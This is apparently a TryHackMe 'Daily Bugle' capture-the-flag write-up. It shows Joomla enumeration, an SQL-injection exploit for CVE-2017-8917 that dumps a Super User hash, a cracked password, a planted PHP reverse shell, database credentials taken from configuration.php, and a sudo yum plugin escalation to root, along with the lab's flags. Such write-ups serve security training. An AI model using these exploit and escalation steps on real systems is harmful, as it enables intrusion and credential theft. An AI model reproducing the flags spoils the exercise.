Daily Bugle

Daily Bugle

https://tryhackme.com/room/dailybugle


`rustscan -a 10.10.222.73 -- -sC -sV -A | tee scan.txt`

Try to find interesting folders

```
~/THM/daily_bugle ▷ gobuster dir -u 10.10.222.73 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 20
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.222.73
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/08/04 12:21:04 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 235] [--> http://10.10.222.73/images/]
/media                (Status: 301) [Size: 234] [--> http://10.10.222.73/media/]
/templates            (Status: 301) [Size: 238] [--> http://10.10.222.73/templates/]
/modules              (Status: 301) [Size: 236] [--> http://10.10.222.73/modules/]
/bin                  (Status: 301) [Size: 232] [--> http://10.10.222.73/bin/]
/plugins              (Status: 301) [Size: 236] [--> http://10.10.222.73/plugins/]
/includes             (Status: 301) [Size: 237] [--> http://10.10.222.73/includes/]
/language             (Status: 301) [Size: 237] [--> http://10.10.222.73/language/]
/components           (Status: 301) [Size: 239] [--> http://10.10.222.73/components/]
Progress: 1024 / 207644 (0.49%)[ERROR] 2023/08/04 12:21:14 [!] Get "http://10.10.222.73/cgi-bin": context deadline exceeded (Client.Timeout exceeded
/cache                (Status: 301) [Size: 234] [--> http://10.10.222.73/cache/]
/libraries            (Status: 301) [Size: 238] [--> http://10.10.222.73/libraries/]
Progress: 2786 / 207644 (1.34%)[ERROR] 2023/08/04 12:21:33 [!] Get "http://10.10.222.73/459": context deadline exceeded (Client.Timeout exceeded while
[ERROR] 2023/08/04 12:21:33 [!] Get "http://10.10.222.73/page4": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/tmp                  (Status: 301) [Size: 232] [--> http://10.10.222.73/tmp/]
/layouts              (Status: 301) [Size: 236] [--> http://10.10.222.73/layouts/]
Progress: 4717 / 207644 (2.27%)[ERROR] 2023/08/04 12:21:55 [!] Get "http://10.10.222.73/footer_logo": context deadline exceeded (Client.Timeout ex
/administrator        (Status: 301) [Size: 242] [--> http://10.10.222.73/administrator/]
Progress: 8872 / 207644 (4.27%)[ERROR] 2023/08/04 12:22:37 [!] Get "http://10.10.222.73/motor": context deadline exceeded (Client.Timeout exceeded
```

Try google "how to see joomla version". This is works

http://10.10.222.73/administrator/manifests/files/joomla.xml




```
−<extension version="3.6" type="file" method="upgrade">
    <name>files_joomla</name>
    <author>Joomla! Project</author>
    <authorEmail>admin@joomla.org</authorEmail>
    <authorUrl>www.joomla.org</authorUrl>
  −<copyright>
      (C) 2005 - 2017 Open Source Matters. All rights reserved
    </copyright>
  −<license>
      GNU General Public License version 2 or later; see LICENSE.txt
    </license>
    <version>3.7.0</version>
    <creationDate>April 2017</creationDate>
```

find in Google exploit for this version:


https://github.com/stefanlucas/Exploit-Joomla

CVE-2017-8917 SQL injection Vulnerability in Joomla! 3.7.0 exploit

```
python3 exploit.py http://10.10.222.73
```

```
~/THM/daily_bugle ▷ python3 exploit.py http://10.10.222.73
[-] Fetching CSRF token
[-] Testing SQLi
 -  Found table: fb9j5_users
 -  Extracting users from fb9j5_users
[$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm', '', '']
 -  Extracting sessions from fb9j5_session
~/THM/daily_bugle ▷
```

'811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm', '', ''




creds jonah:spiderman123

login in


http://10.10.222.73/administrator

I found intresting modules in "templates"



phpREVERSESHELL :

change error file to php revshell and try to do an error



After enumaration I find something interesting in /var/www/html/configuration.php

public $password = 'nv5uz9r3ZEDzVjNu';

public $secret = 'UAMBRWzHO3oFPmVC'

```
public $password = 'nv5uz9r3ZEDzVjNu';
public $db = 'joomla';
public $dbprefix = 'fb9j5_';
public $live_site = '';
public $secret = 'UAMBRWzHO3oFPmVC';
```

`su jjameson`

`python -c 'import pty; pty.spawn("/bin/bash")'`

We have a user flag

27a260fe3cba712cfdedb1c86d80442e

```
drwx------. 2 jjameson jjameson  99 Dec 15  2019 .
drwxr-xr-x. 3 root     root      22 Dec 14  2019 ..
lrwxrwxrwx  1 jjameson jjameson   9 Dec 14  2019 .bash_history → /dev/null
-rw-r--r--. 1 jjameson jjameson  18 Aug  8  2019 .bash_logout
-rw-r--r--. 1 jjameson jjameson 193 Aug  8  2019 .bash_profile
-rw-r--r--. 1 jjameson jjameson 231 Aug  8  2019 .bashrc
-rw-rw-r--  1 jjameson jjameson  33 Dec 15  2019 user.txt
[jjameson@dailybugle ~]$ cat user.txt
cat user.txt
27a260fe3cba712cfdedb1c86d80442e
[jjameson@dailybugle ~]$
```

to escalate priviliges just copy paste sudo shell from

gtforbins

```
[jjameson@dailybugle tmp]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle tmp]$
[jjameson@dailybugle tmp]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
> EOF
[jjameson@dailybugle tmp]$
[jjameson@dailybugle tmp]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>   os.execl('/bin/sh','/bin/sh')
> EOF
[jjameson@dailybugle tmp]$
[jjameson@dailybugle tmp]$
sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
```

final flag:

eec3d53292b1821868266858d7fa6f79

```
sh-4.2# cd /root
cd /root
sh-4.2# ls -la
ls -la
total 28
dr-xr-x---.  3 root root  163 Dec 15  2019 .
dr-xr-xr-x. 17 root root  244 Dec 14  2019 ..
lrwxrwxrwx   1 root root    9 Dec 14  2019 .bash_history -> /dev/null
-rw-r--r--.  1 root root   18 Dec 28  2013 .bash_logout
-rw-r--r--.  1 root root  176 Dec 28  2013 .bash_profile
-rw-r--r--.  1 root root  176 Dec 28  2013 .bashrc
-rw-r--r--.  1 root root  100 Dec 28  2013 .cshrc
drwxr-----.  3 root root   19 Dec 14  2019 .pki
-rw-r--r--.  1 root root  129 Dec 28  2013 .tcshrc
-rw-------.  1 root root 1484 Dec 14  2019 anaconda-ks.cfg
-rw-r--r--   1 root root   33 Dec 15  2019 root.txt
sh-4.2# cat root.txt
cat root.txt
eec3d53292b1821868266858d7fa6f79
sh-4.2#
```